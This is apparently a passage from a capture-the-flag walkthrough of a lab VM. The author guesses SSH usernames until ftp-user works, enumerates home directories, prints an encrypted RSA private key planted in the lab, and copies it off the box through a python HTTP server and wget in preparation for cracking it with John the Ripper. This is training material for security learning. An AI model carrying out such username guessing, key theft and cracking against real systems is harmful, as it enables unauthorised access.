


```
~/Documents/CRUNCHv2
ssh -i id_rsa intern@192.168.0.37
intern@192.168.0.37's password:
Permission denied, please try again.
intern@192.168.0.37's password:
```

Well that didn’t work.


sometime later

Well seems the username was “ftp-user” Found this purely by spamming usernames and guessing. Not sure where this was meant to be found.




```
  ~/Documents/CRUNCHv2
  ssh -i id_rsa ftp-user@192.168.0.37
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-49-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Mar 20 02:55:37 PM UTC 2022

  System load:            0.01
  Usage of /:             36.8% of 9.78GB
  Memory usage:           9%
  Swap usage:             0%
  Processes:              226
  Users logged in:        2
  IPv4 address for ens33: 192.168.0.37
  IPv6 address for ens33: 2a02:c7f:4a28:3300:20c:29ff:fef8:c2a1
  IPv6 address for ens33: fd51:12a1:bec8:0:20c:29ff:fef8:c2a1

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '21.10' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sun Mar 20 14:46:17 2022 from 192.168.0.26
ftp-user@promotion:~$ 
```

Looks like we’re in the same folder.



```
ftp-user@promotion:~$ ls -la
total 44
drwxr-xr-x  7 ftp-user intern 4096 Mar 19 22:07 .
drwxr-xr-x 10 root     root   4096 Mar 19 21:47 ..
drwxrwxr-x  2 ftp-user intern 4096 Mar 13 20:37 ...
lrwxrwxrwx  1 root     root      9 Mar 19 21:49 .bash_history -> /dev/null
-rw-r--r--  1 ftp-user intern  220 Mar 19  2021 .bash_logout
-rw-r--r--  1 ftp-user intern 3771 Mar 19  2021 .bashrc
drwx------  2 ftp-user intern 4096 Mar 12 20:45 .cache
drwxr-xr-x  3 ftp-user intern 4096 Mar 19 20:46 .local
-rw-rw-r--  1 ftp-user intern  441 Mar 19 12:02 notes.txt
-rw-r--r--  1 ftp-user intern  807 Mar 19  2021 .profile
drwx------  2 ftp-user intern 4096 Mar 19 22:07 .ssh
drwxrwxr-x  2 ftp-user intern 4096 Mar 13 20:28 .test
ftp-user@promotion:~$ 
```


Let’s see how many other users there are and if i can access their directories



```
ftp-user@promotion:/home$ ls -la
total 40
drwxr-xr-x 10 root       root                 4096 Mar 19 21:47 .
drwxr-xr-x 19 root       root                 4096 Mar 12 19:40 ..
drwxr-x---  4 bob        bob                  4096 Mar 19 21:49 bob
drwxr-x---  5 boss       peoplewhoearntoomuch 4096 Mar 19 21:49 boss
drwxr-x---  4 ceo        peoplewhoearntoomuch 4096 Mar 19 22:29 ceo
drwxr-x---  3 debug      debug                4096 Mar 19 21:49 debug
drwxr-xr-x  7 ftp-user   intern               4096 Mar 19 22:07 ftp-user
drwxr-x---  4 intern     intern               4096 Mar 19 22:13 intern
drwxr-x---  5 it         it                   4096 Mar 19 22:21 it
drwxr-x---  4 supervisor supervisor           4096 Mar 19 21:49 supervisor
ftp-user@promotion:/home$ 
```


Wow, that’s a lot. Looks like i have the same permissions as intern so i’ll check that folder.

Looks like we have a txt file, an encrypted id_rsa, and potentially something in .ssh.




```
ftp-user@promotion:/home/intern$ ls -la
total 36
drwxr-x---  4 intern intern 4096 Mar 19 22:13  .
drwxr-xr-x 10 root   root   4096 Mar 19 21:47  ..
lrwxrwxrwx  1 root   root      9 Mar 19 21:49  .bash_history -> /dev/null
-rw-r--r--  1 intern intern  220 Mar 13 19:45  .bash_logout
-rw-r--r--  1 intern intern 3771 Mar 13 19:45  .bashrc
-rw-rw-r--  1 intern intern 2546 Mar 19 22:13  encrypted_id_rsa
-rw-r--r--  1 root   root    574 Mar 19 12:08 'Hi intern.txt'
drwxrwxr-x  3 intern intern 4096 Mar 19 22:13  .local
-rw-r--r--  1 intern intern  807 Mar 13 19:45  .profile
drwx------  2 intern intern 4096 Mar 13 20:00  .ssh
ftp-user@promotion:/home/intern$ 
```

Hi intern.txt




```
ftp-user@promotion:/home/intern$ cat Hi\ intern.txt
Hey Intern!

Still remember me? I'm Bob!
We've met at the entrance of our company once! You seemed like a nice guy!
I heard you had some problems with permissions on this production server. The boss intentionally didn't give you many,
 since she doesn't trust you yet...
I can't do a lot about that, I'm sorry!

Hope you're having a good time here, cya soon!



p.s.
Don't tell the boss, but I've left a password encrypted id_rsa file in your home directory.
It's for when you need some higher permissions.

You know the password, believe me! (And if you don't, ask john!)
```

encrypted_id_rsa



```
ftp-user@promotion:/home/intern$ cat encrypted_id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,72458DC306F6DC3AE244FBE733154151

DcgSbNkYgIlsLeDgcxkcpaTOlIepMh+SFCIA35ytJ7TYJ1IxMdTwHZBgisRKc8Pe
fJayyrpZPBMp0vkuok0OE33f6eOUKU7J0CkGEfSjFvgoxVP8uxbOiuVP69J8IbDh
sIGZXopn6heschKXfB+l4UU6Am8933ioBL85drNd1oKQQMIi//IEv55+hkaCRdpQ
Xe+M0JZLSr1seY3uOsiSzD7JB+QHxnrmpIYT/q5OedyTvL/zllUchKPmh9ZqHFqM
trvAzjZGZwofkZvkx+pUgiCjZfYk8luWstPFKCZCfI84mvkTSIsopSg87kX2h9yW
+SwZ0Fs6LC3aYmezDRxT/cDgrcUcyra9bVUZ2kbIMdvTd+/OVuZ8E2MYHjAz4hUt
cu9pezEi/RuvzokpP9hbIRI8xoWF1UbXQtlccCJc74KmhnfH1PhYF1SsG8fOYuml
15+caV1k1fi7yF7tnXPacyfMtDQ6nPFtxKS5VyLZd0/J3jNdMr9jUQSNG4QPEolC
2pRLuNV0MeeX0vNxG72UsMFkdHT8LHkB2FrG/EEaxYNahE06hTsExK/2KLmp6oKy
RwURf2cakO3FIyBVFcuWDmAdPf3qPMv53pDlTNANxP3iBmKuoKbisxhuIlsKIBy6
KbTjcdOdNnqHHX+8E8h+shP36PMPjbpUYGyh1EdtcM8un+eaFtQNNewyBPBa9ZuG
QksLYazdTSzBeG6vv5vjJKSg/6zQlwsXhCQK8xK4PICmVgZ4uBmUd2bYreHBf+kv
Ptdwo8M/0NEnT99Q0c06hPKW/Z3NQeQrdRh+EC7xvD+mNxIc3FGDmbsWwmOm1je1
cJbfVJdiH4SbdaGfj+NijBTe5FKZjQ71s6Vd3KqCMAfE2GOZpN2kUweUni1J0YOb
g6xLrJSIilYOOln9hFFjQ5kHm/cLth/V1nKyjD4eQQ/35AszBs8wptXXBYPp4fER
kZX728BvDiYytJF1ykPbr72RK5drqOlhwRGk292kgFMIRwXvf/v0Vs4jO/fr5rmk
3/YJyw6HZOG/gWbCZXYc9J8psB3CpMHqNDfjDplpubT/f6oCKsPB25uZrJG9Wzdi
x/C3CnTE1NuV7xBRzOcZIDX9PtrxQFd4X6Q7DwsvoKJhbBKcbhsBffoU6JZ4fndZ
ub0f4sI1l5xtPmgSMa36fuQVDm26e/9jthX7pO6qc4YYbROUHwBr48/SGSgxerzg
SkGYJja6wRKXpbKHw+IXunFa/Or5FQenP8jl9HJYZ5YEey4x+YI0m9FegdDhf8sN
Xze7TB9IbS0uMdfbG8B467u6JLneGU9nk4T6+92O9sWMRa9Pzid3Q4EJG3Rf+o6i
/5NTq5HBxeOU2bsqzoEZCQW0Bi7y9uY9Gs5p0laeRjnW/eyaw7l8BQ8ifXdqNN9H
T36yjHI1XQ/xc5c+c1XzrEuximsgiNicIWxr12f7cltIeFfJ814D+mhAwuln7neR
26stzwIpetBn4Gg8f8WB0ta7q906TvcOxbEKUSeMpSFeICXwZNYp+ZsfJAUtpQHm
Np9TmE9OLF9riKM45HIcfMmS0Y8mLvS57JqbQcTPuQvHt97×5hdVUsschyT3m7/w
ccB9TCHMuJIDod3ByoKIuU9G4Z5XfwwyUvdZ0YOXqlj/bIIbUsGKL/ghe4Y1TuNa
RZJLxW9u3aPvow6bZxzOUxVHOJT07apANVBCrCPWtMIFCMTaUJINZICfwUE7do5G
yvvFes+NMr+3U46Uhn89xRRgorksghsCCvki40IIBvWl+g1IG0odnjNmDTiFj24h
Cm4QSD4sh4XMAYhkrU6I132dlhtcCKSw6o+rUPtHOd/TZkRffRfdba7Uo7aRUkvN
rrZRvct+KZDfJ2jYDY7iPecDfu+XXslr1WQfNSHz78WOm2rwHuo7DzKh2qUEbC7T
RG/cLYrcYfQvYwHGC+M5QE3XCJgwrNvUKCpSfqWyknqR3YiSXn244ieAWIW8VmC8
QXqkxPL7zqOx0kewpYDDyM1fSjLDNKysxZZ2/SmTzCDZAAEFhAYK6R9YkmWOI7Jh
W1VZM9KbxZIbdO/ob6PLkcVH+AShE7IMno5Xrcfn+loV38deZcGtKqKXYoQcKSRJ
JlasaC9Hl8jKHjJH8X+xSid/C4vhv1eNLdoA0wtT64/0zMMu80TCw3YdBQf/fdN3
7E96y6TJPl3HHe+bEzCZOr/l3nyp4DKN9+HKTeThtX2Wq5refyMBq77UIRt94MNy
yXntl57obj8dpWrUVJ9pdqU6suxjNypezhu/YFGosRdyjUwVkuJglKlTFPX/HQ7B
FkzrGP6ATR1cZjhQHXlHmGIECf3DaZlf1frtW586TEahtRnCKyShniVSmbzSPWzK
-----END RSA PRIVATE KEY-----
ftp-user@promotion:/home/intern$
```


.ssh




```
ftp-user@promotion:/home/intern$ ls -la .ssh
ls: cannot open directory '.ssh': Permission denied
ftp-user@promotion:/home/intern$
```

So our txt file basically tells us to use johntheripper to find the password.


Looks like john isn’t on the server so i’ll transfer it over to my machine



```
ftp-user@promotion:/home/intern$ ssh2john encrypted_id_rsa
ssh2john: command not found
ftp-user@promotion:/home/intern$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.26 - - [20/Mar/2022 15:12:08] "GET /encrypted_id_rsa HTTP/1.1" 200 -
```




```
~
wget http://192.168.0.37:8000/encrypted_id_rsa
--2022-03-20 15:13:52--  http://192.168.0.37:8000/encrypted_id_rsa
Connecting to 192.168.0.37:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2546 (2.5K) [application/octet-stream]
Saving to: ‘encrypted_id_rsa’

encrypted_id_rsa            100%[===================================>]   2.49K  --.-KB/s    in 0s

2022-03-20 15:13:52 (260 MB/s) - ‘encrypted_id_rsa’ saved [2546/2546]
```




```
~
mv encrypted_id_rsa ~/Documents/CRUNCHv2
```

Now i’ll find and use ssh2john.

